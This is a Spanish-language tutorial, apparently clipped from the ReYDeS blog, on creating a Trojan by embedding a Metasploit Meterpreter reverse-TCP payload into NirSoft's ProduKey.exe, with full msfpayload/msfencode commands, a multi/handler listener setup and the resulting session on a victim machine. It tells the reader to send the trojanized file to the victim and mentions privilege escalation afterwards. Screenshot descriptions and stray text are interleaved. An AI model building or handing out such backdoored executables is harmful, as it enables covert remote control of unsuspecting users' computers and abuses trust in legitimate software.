

# Crear un Troyano utilizando Metasploit Framework | Alonso Caballero / ReYDeS


jueves, 23 de septiembre de 2021 0:56

Recortado de: [http://www.reydes.com/d/?q=Crear un Troyano utilizando Metasploit Framework](http://www.reydes.com/d/?q=Crear+un+Troyano+utilizando+Metasploit+Framework)

Un caballo de Troya o comúnmente conocido como Troyano, es uno de los diversos tipos de malware que afectan a las computadoras. Estos son particularmente interesantes a razón de utilizar una forma de Ingeniería Social, pues a primera vista parecen ser inofensivos o hasta beneficiosos para el sistema, con la intención de incrementar las posibilidades de ser ejecutados o instalados. Los Troyanos pueden algunas veces comportarse como Backdoors o Puertas Traseras, contactando un controlador el cual tiene acceso no autorizado al sistema afectado.

Para la presente práctica se creará un Troyano utilizando Metasploit Framework, el cual permitirá incrustar un "Payload" o Carga útil dentro de la utilidad ProduKey de NirSoft, el cual muestra el ProductID de Windows, Microsoft Office, Exchange Serrver, y SQL Server instalado en la computadora donde se ejecuta.

Se procede a descargar y descomprimir el archivo ProduKey desde el sitio web de NirSoft

A screenshot of a Kali Linux desktop environment. In the center, a terminal window titled 'root@kali: ~' is open. The terminal shows the following commands and output: 

```
root@kali:~# wget http://www.nirsoft.net/utis/produkey.zip
--2014-... http://www.nirsoft.net/utis/produkey.zip
Resolving www.nirsoft.net (www.nirsoft.net)... 50.22.232.74
Connecting to www.nirsoft.net (www.nirsoft.net)[50.22.232.74]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56934 (56K) [application/zip]
Saving to: 'produkey.zip'

100%[=====>] 56.934      8,82K/s  in 6,3s

2014-... (8,82 KB/s) - 'produkey.zip' saved [56934/56934]

root@kali:~# unzip produkey.zip
Archive: produkey.zip
  inflating: ProduKey.exe
  inflating: ProduKey.chm
  inflating: readme.txt
root@kali:~#
```


 The terminal window is overlaid on a Kali Linux desktop background featuring a blue dragon logo and the text 'KALI LINUX' and 'The quieter you become, the more you are able to hear'. The desktop has a taskbar at the bottom with two terminal icons and a system tray on the right showing network, volume, and power icons.

Se utiliza la herramienta msfpayload incluida en Metasploit Framework para inyectar un Payload o Carga útil dentro del ejecutable ProduKey.exe.

En el comando msfpayload la opción LHOST define la dirección IP local, mientras que LPORT define el puerto local. Es decir la dirección IP y Puerto hacia el cual la victima realizará la conexión. Para el comando msfencode, la opción "-e" define el codificador a utilizar, la opción "-c" define el número de veces en que se codificarán los datos, la opción "-t" define el formato de salida, la opción "-x" especifica una plantilla

ejecutable alterna, y la opción "-o" define el archivo de salida.


```
# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.12 LPORT=443 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -x ./ProduKey.exe -o /tmp/ProduKey.exe
```



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.12 LPORT=443 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -x ./ProduKey.exe -o /tmp/ProduKey.exe  
[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)  
root@kali:~#
```

El proceso se ha realizado correctamente y se ha generado un nuevo archivo con el mismo nombre, pero que incluye el "Payload" incrustado. Al realizar un listado de archivos, anotar el tamaño de cada uno de los archivos, tanto el archivo original como troyanizado "parecen" ser iguales.




The screenshot shows the same Kali Linux desktop environment with the terminal window open. The terminal displays the following commands and output:


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.12 LPORT=443 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -x ./ProduKey.exe -o /tmp/ProduKey.exe  
[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)  
root@kali:~# ls -l ProduKey.exe /tmp/ProduKey.exe  
-rw-r--r-- 1 root root 77920 ago 21 11:31 ProduKey.exe  
-rw-r--r-- 1 root root 77920 ago 21 11:31 /tmp/ProduKey.exe  
root@kali:~#
```

Para identificar de manera sencilla la diferencia entre estos dos archivos se genera el hash SHA-1 de cada uno de ellos.

```
# sha1sum /tmp/ProduKey.exe ProduKey.exe
```




El archivo troyanizado debe ser enviado a la víctima utilizando cualquier mecanismo conocido.



Dado que se ha definido un Payload Reverso de Meterpreter, se requiere configurar un manejador para la conexión originada desde la victima hacia la dirección IP asignada al sistema Kali Linux.

```
msf> use exploit/multi/handler
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set LHOST 192.168.0.12
msf> set LPORT 443
msf> run
```



```
root@kali: ~
File Edit View Search Terminal Help

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, p
rocess, none)
LHOST     192.168.0.12    yes       The listen address
LPORT     443             yes       The listen port


Exploit target:

Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > run

[*] Started reverse handler on 192.168.0.12:443 you are able to hear.
[*] Starting the payload handler...
```

Al ejecutarse el archivo de nombre "ProduKey.exe", en Kali Linux se presentará la información de la conexión establecida desde el sistema de la víctima.



```
root@kali: ~
File Edit View Search Terminal Help

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, p
rocess, none)
LHOST     192.168.0.12    yes       The listen address
LPORT     443             yes       The listen port

Exploit target:


Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > run

[*] Started reverse handler on 192.168.0.12:443
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.12:443 -> 192.168.0.17:49202) at 201
4-06-06 08:05:00 the quieter you become, the more you are able to hear

meterpreter >
```

Dependiendo del privilegios del usuario que ejecuta el archivo, es factible obtener privilegios de Administrador, caso contrario se puede intentar acciones de post-explotación, como un escalamiento de privilegios.



## Fuentes:

<http://www.antivirus.com/security-software/definition/trojan-horse/>

[http://en.wikipedia.org/wiki/Trojan\\_horse\\_%28computing%29](http://en.wikipedia.org/wiki/Trojan_horse_%28computing%29)

[http://www.offensive-security.com/metasploit-unleashed/Backdooring\\_EXE\\_F...](http://www.offensive-security.com/metasploit-unleashed/Backdooring_EXE_F...)

[http://www.nirsoft.net/utils/product\\_cd\\_key\\_viewer.html](http://www.nirsoft.net/utils/product_cd_key_viewer.html)